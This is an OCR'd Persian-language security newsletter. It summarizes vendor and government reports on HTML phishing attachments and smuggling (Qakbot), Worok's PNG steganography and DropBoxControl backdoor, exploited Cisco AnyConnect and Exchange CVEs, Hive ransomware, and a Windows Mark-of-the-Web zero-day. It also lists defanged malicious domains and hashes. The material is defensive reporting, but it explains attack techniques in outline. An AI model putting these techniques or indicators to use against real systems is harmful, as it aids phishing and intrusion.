


پیوست‌های HTML؛

همچنان تهدیدی خطرناک

بر اساس گزارشی که شرکت تراست‌ویو (Trustwave) منتشر کرده HTML و HTM از جمله فایل‌هایی که هستند که مهاجمان در پیوست ایمیل‌های فیشینگ خود از آنها بهره می‌گیرند.

همانطور که در نمودار زیر مشاهده می‌شود پس از فایل‌های EXE. (۱۲٫۸۴%)، ترکیب فایل‌های HTML (۱۱٫۳۹%) و HTM (۲٫۷%) در مجموع ۱۴٫۰۹ درصد، بیشترین سهم را در پیوست ایمیل‌های هرزنامه دارند.





در واقع تبهکاران سایبری، «سارق هویت» (Phisher) هستند و هدف اصلی آنها سرقت اطلاعات حساس (مانند اطلاعات اصالت‌سنجی و اطلاعات کارت‌های اعتباری)، اخاذی، دسترسی به منابع مالی قربانیان، خرید کالا یا دستیابی به سرویس و غیره می‌باشد.

به نقل از شرکت مایکروسافت (Microsoft)، گروه‌های تبهکاری نظیر DEV-0238 و DEV-0253 در حملات خود از فایل‌های HTML برای انتقال کی‌لاگرها (Keylogger) استفاده می‌کنند. مایکروسافت همچنین بکارگیری پیوست‌های HTML را به گروه مجرمان سایبری DEV-0193 جهت توزیع بدافزار Trickbot نسبت داده است.

حملات فیشینگ با بکارگیری پیوست‌های HTML

رایج‌ترین روش انتقال پیوست‌های HTML از طریق کارزارهای موسوم به فیشینگ (Phishing) می‌باشد. فایل HTML به طور کلی به خودی خود بی‌خطر است. با این وجود باید با آن با احتیاط برخورد کرد. این پیوست‌ها، صفحات ورود به سامانه (Sign-in page) را برای سرویس‌هایی نظیر مایکروسافت، گوگل یا صفحات بانکداری آنلاین شبیه‌سازی می‌کنند و این زمانی تبدیل به تهدید می‌شود که کاربر مورد کلاهبرداری قرار گرفته و اطلاعات اصالت‌سنجی خود را در آن صفحه وارد و آن را ارسال کند.






همانطور که در تصویر مشاهده می‌شود، پیوست‌های HTML که صفحه‌ای همانند صفحه ورود به حساب Microsoft ایجاد می‌کنند، نشانی ایمیل کاربر را به صورت پیش‌فرض (Hard-coded Email address) تعبیه و درج می‌کنند. این باعث می‌شود که قربانی به راحتی فریب خورده و قانع شود و اطلاعات اصالت‌سنجی خود را وارد کند.


در سطح کد منبع (Source level)، مهاجمان سطوح مختلفی از مبهم‌سازی را برای کد بکار می‌گیرند. کدهای JavaScript معمولاً با ابزارهای کد بازی (Open-source) نظیر JavaScript Obfuscator مبهم‌سازی می‌شوند. با این حال، فایل‌های HTML مستقل نیستند زیرا کتابخانه‌های jQuery، CSS و کدهای JavaScript دیگری را از سرورهای مختلف وب از راه دور جهت مدیریت Object و اقدامات مربوط به فرم‌ها بکار می‌گیرند.

تعبیه نشانی ایمیل قربانی در صفحات ورود حساب کاربری موجب فریب کاربر شده به صورتی که تصور می‌کند قبلاً از طریق همین صفحه به حساب کاربری وارد شده و فقط کافی است رمز عبور خود را وارد کند.

در تصویر زیر پیوست HTML بکارگرفته شده در یکی از حملات فیشینگ، نشان داده شده است. این تصویر میزان مبهم بودن JavaScript را نشان می‌دهد.

در بیشتر موارد، فایل HTML کاملاً مستقل نیست. کد JavaScript تزریق شده به عنوان اسکریپت‌های inline معمولاً از یک سرور راه دور و ترکیبی از سرورهای CDN (Content Delivery Network) معتبر یا از سرور تحت کنترل مهاجمان، بارگذاری می‌شود. معمولاً کد JavaScript که استخراج داده‌ها از طریق آن صورت می‌گیرد توسط سرور وب مهاجم میزبانی می‌شود (یا توسط آن سرور مدیریت می‌شود).







تحویل بدافزار با استفاده از پیوست‌های HTML قاچاقی


مهاجمان جهت دور زدن Gateway مربوط به ایمیل‌ها و انتقال بدافزار به کاربر، از پیوست‌های HTML به عنوان قاچاقچی استفاده می‌کنند. در این روش با بهره‌گیری از HTML 5 به صورت آفلاین با ذخیره یک باینری در یک متغیر غیرقابل تغییر (Immutable) به نام blob در قالب یک کد JavaScript کار کند. هنگامی که فایل HTML از طریق مرورگر وب باز می‌شود، داده و قطعه کد blob رمزگشایی می‌شود. سپس نوار اعلان دانلود به کاربر نمایش داده شده و با ترکیبی از مهندسی اجتماعی، کاربر مورد نظر را فریب می‌دهد تا باینری مذکور را در دیسک ذخیره کند و آن را باز کند.

تصویر زیر نمونه‌ای از یک کارزار حاوی اسپم (کارزار Qakbot) می‌باشد که در آن از فایل HTML به عنوان پیوست استفاده شده است.




هنگامی که فایل HTML در مرورگر بارگذاری می‌شود، کد JavaScript را فراخوانی می‌کند که به نظر می‌رسد فایلی از یک سرور وب راه دور دانلود شده است. با این حال، کد منبع HTML که به عنوان قاچاقچی داده و قطعه کد blob عمل می‌کند، توسط کد JavaScript رمزگشایی شده و به یک فایل ZIP تبدیل می‌شود.





کد منبع HTML همانند تصویر زیر است:

در ادامه چرخه کلی حمله نشان داده شده است:



همانطور که می‌بینید، مبهم‌سازی ویژگی مشترک این پیوست‌های HTML است و حاکی از آن است که شناسایی این نوع تهدیدات بسیار دشوار است. اگرچه اکثر اوقات فایل‌های HTML در هنگام باز کردن بی‌خطر هستند، اما به دنبال اقدامات کاربر و هنگامی که با تکنیک‌های مهندسی اجتماعی ترکیب می‌شوند، به تهدیدی جدی تبدیل شده و منجر به موفقیت‌آمیز بودن این نوع حملات می‌شوند.

مشروح گزارش تراست‌ویو در لینک زیر قابل مطالعه است:

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/html-file-attachments-still-a-threat/

نشانه‌های آلودگی

دامنه

hxxps://valdia[.]quatiappcn[.]pw

hxxps://fatnaoacnsoxzssa[.]web[.]app/nyrsjhrgsdvxzzx/themes/css/435d220bee10a57b635805e70b50fd90nbr1657558944[.]css

hxxps://fatnaoacnsoxzssa[.]web[.]app/nyrsjhrgsdvxzzx/themes/css/2a4e8eea72f5947287e793a9b9355d9fnbr1657558944[.]css

hxxps://unpkg[.]com/axios@0[.]16[.]1/dist/axios[.]min[.]js

hxxps://fatnaoacnsoxzssa[.]web[.]app/nyrsjhrgsdvxzzx/themes/435d220bee10a57b635805e70b50fd90nbr1657558944[.]js

hxxps://unpkg[.]com/vue@2[.]6[.]11/dist/vue[.]min.js

hxxps://unpkg[.]com/vue-router@2[.]7[.]0/dist/vue-router[.]min[.]js

hxxps://cdnjs[.]cloudflare[.]com/ajax/libs/vuex/2[.]3[.]1/vuex[.]min[.]js

hxxps://ajax[.]googleapis[.]com/ajax/libs/jquery/3[.]2[.]1/jquery[.]min[.]js

hxxps://cdnjs[.]cloudflare[.]com/ajax/libs/vee-validate/2[.]0[.]0-rc[.]3/vee-validate[.]min[.]js

hxxps://cdnjs[.]cloudflare[.]com/ajax/libs/vue-i18n/7[.]0[.]3/vue-i18n[.]min[.]js

hxxps://unpkg[.]com/lodash@4[.]17[.]4/lodash[.]min[.]js

hxxps://cdnjs[.]cloudflare[.]com/ajax/libs/mobile-detect/1[.]3[.]6/mobile-detect[.]min[.]js

hxxps://fatnaoacnsoxzssa[.]web[.]app/nyrsjhrgsdvxzzx/themes/708d225d43415316016978101b90d070[.]js

درهم‌ساز

Phishing HTML attachment

SHA256: 8ac0f6c2c31934801c4c6ae5606997b5c84a59290287059ec8ea68754921899a

ScannedDocuments_9720709.html.zip

SHA256: e1c7c9ba81d2c8bd09b1cdc25ccb44e6763f8906486c5298c40efcb2133ad017

ScannedDocuments_9720709.html: Qakbot

SHA256: Cecfabcc1b8f0467a0f646d0a75bd3a94e71c1a2ca41380b75f3a60e7827d2b9

ScannedDocuments_9720709.img: Qakbot

SHA256: 1cbc3422305b203bba574a0d59263e377c61a198f229430131570045c59a3521

منبع

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/html-file-attachments-still-a-threat/

بهره‌جویی مهاجمان از
Cisco AnyConnect

شرکت سیسکو (Cisco) هشدار داده که دو آسیب‌پذیری امنیتی در نسخه Windows نرم‌افزار Cisco AnyConnect Secure Mobility Client در حال سوءاستفاده توسط مهاجمان است.


دو نقص امنیتی مذکور (با شناسه‌های CVE-2020-3433 و CVE-2020-3153)، مهاجم با دسترسی محلی را قادر به اجرای حملات DLL Hijacking می‌کند. بهره‌جویی موفق می‌تواند منجر به اجرای کد مورد نظر مهاجم بر روی دستگاه قربانی با سطح دسترسی SYSTEM شود.

حدود دو سال پیش، سیسکو اقدام به انتشار اصلاحیه برای وصله این دو آسیب‌پذیری کرد. در عین حال این شرکت، سه‌شنبه، ۳ آبان نیز با به‌روزرسانی توصیه‌نامه‌های امنیتی زیر از مورد بهره‌جویی قرار گرفتن آنها خبر داد و از راهبران خواست تا با ارتقای نرم‌افزار آسیب‌پذیر، حملات جاری را مسدود کنند.

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-anyconnect-dll-F26WwJW
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ac-win-path-traverse-qO4HWBsj

یک روز قبل از آن نیز مرکز CISA آمریکا CVE-2020-3433 و CVE-2020-3153 را به «فهرست آسیب‌پذیری‌های در حال بهره‌جویی» یا همان Known Exploited Vulnerabilities Catalog اضافه کرده بود.

Steganography؛
تکنیک جدید مهاجمان Worok



بنا بر گزارش شرکت ضدویروس آواست (Avast)، هکرهای Worok از تکنیک رمزنگاری Steganography جهت پنهان نمودن کدهای مخرب در فایل‌های PNG استفاده می‌کنند.

در جریان پنهان‌نگاری (Steganography)، کدهای مخرب درون فایل‌های غیراجرایی همچون فایل‌های تصویری مخفی می‌شوند. هدف از بکارگیری تکنیک‌های پنهان‌نگاری، مخفی نگاه داشتن ارتباطات و کدهای مخرب از دید محصولات امنیتی نظیر ضدویروس‌ها و دیواره‌های آتش است.


در این سناریو، کد تزریق شده در فایل، خود به تنهایی قابلیت اجرا نداشته و صرفا وظیفه انتقال داده‌ها – نظیر فرمان، کد مخرب، اطلاعات سرقت شده و ... – را بر عهده دارد. بدون داشتن نرم افزار رمزگذاری و بدون دانستن اینکه چه تصاویری حاوی اطلاعات رمز شده هستند، دسترسی به اطلاعات تقریباً غیر ممکن می‌باشد.

به نقل از محققان آواست و بر اساس یافته‌های شرکت ای‌سِت (ESET)، گروه هکری Worok از اوایل سپتامبر ۲۰۲۲ نهادهای دولتی در خاورمیانه، جنوب شرقی آسیا و آفریقای جنوبی را به این روش مورد هدف قرار داده‌اند.

مخفی کردن بدافزار در فایل‌های PNG

با وجود اینکه روش اصلی نفوذ به شبکه قربانیان همچنان ناشناخته باقی مانده است، محققان آواست معتقدند Worok احتمالاً از تکنیک DLL-SideLoading جهت بارگذاری کد مخرب بدافزار CLRLoader در سیستم‌های آسیب‌پذیر استفاده می‌کند.


بدافزار CLRLoader، دومین فایل DLL به نام PNGLoader را که کد مخرب تعبیه شده در فایل‌های PNG را استخراج می‌کند، بارگذاری نموده و از آن جهت دریافت دو فایل اجرایی استفاده می‌کند.



مخفی نمودن کد مخرب در PNG

در تکنیک پنهان‌نگاری، وقتی تصویری که کد مخرب در آن جاسازی شده، در یک نمایشگر باز می‌شود، کاملاً عادی به نظر می‌رسند.

مهاجمان Worok در حملات اخیر خود از تکنیکی به نام Least Significant Bit - به اختصار LSB - استفاده کرده‌اند که در آن کد مخرب را در کم‌اهمیت‌ترین بیت‌های پیکسل تصویر جاسازی می‌کنند.



اولین کد مخرب موجود در آن بیت‌ها که توسط PNGLoader استخراج شده، یک اسکریپت PowerShell است که هیچ کدام از شرکت‌های ای‌سِت و آواست قادر به بازیابی آن نبودند.

دومین کد مخربی که در فایل‌های PNG پنهان می‌شود، یک سارق اطلاعات از نوع .NET C# به نام DropBoxControl است که از سرور DropBox جهت ارتباط با سرور C2، استخراج فایل و موارد دیگر سوءاستفاده می‌کند.

تصویر PNG زیر حاوی دومین کد مخرب است:

بهره‌جویی از DropBox

بدافزار DropBoxControl از یک حساب کاربری DropBox که در اختیار مهاجمان قرار دارد و توسط او کنترل می‌شود جهت دریافت داده‌ها و فرامین یا آپلود فایل‌ها از سیستم آسیب‌پذیر استفاده می‌کند.

فرامین به صورت رمزگذاری‌شده در انباره مربوط به DropBox مهاجمان این گروه ذخیره می‌شوند و بدافزار به صورت دوره‌ای جهت بازیابی اقدامات پیش رو به آن متصل می‌شود.

این بدافزار قادر به اجرای فرامین زیر می‌باشد:

- قابلیت اجرای cmd /c با پارامترهای داده شده.
- راه‌اندازی یک فایل اجرایی با پارامترهای داده شده.
- دانلود داده‌ها از DropBox به سیستم.
- آپلود داده‌ها از سیستم به DropBox.
- حذف داده‌های سیستم قربانی.
- تغییر نام داده‌ها در سیستم قربانی.
- استخراج اطلاعات فایل از یک مسیر تعریف شده.
- تنظیم و تعریف یک مسیر جدید برای Backdoor.
- استخراج اطلاعات سیستم.
- به‌روزرسانی پیکربندی Backdoor.

این قابلیت‌ها نشان‌دهنده این است که مهاجمان Worok علاقه‌مند به استخراج مخفیانه داده‌ها، توسعه آلودگی و نفوذ به سیستم‌های مجاور در شبکه و جاسوسی از دستگاه هک شده است.

علاوه بر این بنا بر اظهارات محققان آواست، ابزارهای بکارگرفته شده در حملات Worok متداول نیستند و احتمالاً منحصراً توسط این گروه هکری مورد استفاده قرار می‌گیرد.

مشروح گزارش آواست در لینک زیر قابل دریافت و مطالعه است:

https://decoded.avast.io/martinchlumecky/png-steganography/

درآمد ۱۰۰ میلیون دلاری باج‌افزار Hive

ظرف کمتر از ۱۷ ماه

بر اساس هشداری که FBI آن را منتشر کرده گردانندگان باج‌افزار Hive از ژوئن ۲۰۲۱ تاکنون با موفقیت حدود ۱۰۰ میلیون دلار از بیش از هزار شرکت اخاذی کرده‌اند.

از آن بدتر آن که به گفته FBI، این گروه باج‌افزاری اقدام به آلوده‌سازی مجدد شبکه آن دسته از قربانیان Hive می‌کنند که از پرداخت مبلغ اخاذی‌شده سر باز زده‌اند. این آلوده‌سازی مجدد می‌تواند به باج‌افزار Hive باشد یا حتی باج‌افزاری دیگر.

نخستین نسخه از باج‌افزار Hive در اواخر بهار ۱۴۰۰ ظهور کرد. این باج‌افزار فعال و دائماً در حال تکامل دارای نگارش‌های مختلف برای سیستم‌های عامل Windows و Linux و همچنین هایپروایزرهای ESXi است.

یکی از ویژگی‌های این باج‌افزار، به‌روزرسانی مستمر فایل‌های مخرب آن توسط برنامه‌نویسان Hive است که شناسایی آن را توسط محصولات ضدویروس بسیار دشوار کرده است.

فهرست قربانیان شامل سازمان‌هایی از طیف گسترده‌ای از صنایع و بخش‌های زیرساختی حیاتی مانند تأسیسات دولتی، ارتباطات و فناوری اطلاعات، با تمرکز بر نهادهای بهداشت و درمان و بهداشت عمومی است.

توصیه‌نامه FBI با مشارکت دو مرکز CISA و HHS تهیه شده است. بر طبق توصیه‌نامه امنیتی مذکور، موارد زیر از اصلی‌ترین تکنیک‌های نفوذ اولیه (Initial Access) مهاجمان Hive به شبکه قربانیان است:

- سوءاستفاده از سرویس های دسترسی از راه دور (External Remote Services) نظیر RDP و VPN
- اجرای حملات فیشینگ
- اکسپلویت آسیب‌پذیری‌های زیر در Microsoft Exchange:
    - CVE-2021-34473
    - CVE-2021-34523
    - CVE-2021-31207
    - CVE-2021-42321

مشروح توصیه‌نامه FBI در خصوص این تهدید مخرب باج‌افزاری به همراه نشانه‌های آلودگی (IoC) و تاکتیک‌ها، تکنیک‌ها و روال‌های (TTP) آن در لینک زیر قابل دریافت است.

https://www.cisa.gov/uscert/ncas/alerts/aa22-321a

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی


ضعف امنیتی روز صفر جدید در Windows

اخیراً ضعف امنیتی روز صفر جدیدی در Windows شناسایی شده که مهاجمان را قادر می‌سازد که از فایل‌های مخرب JavaScript با قابلیت نصب مستقیم موسوم به Stand-alone JavaScript برای دور زدن هشدارهای امنیتی Mark-of-the-Web استفاده کنند. محققان امنیتی اعلام نموده‌اند که در حال حاضر مهاجمان در حال بهره‌جویی از این آسیب‌پذیری روز صفر در حملات باج‌افزاری می‌باشند.

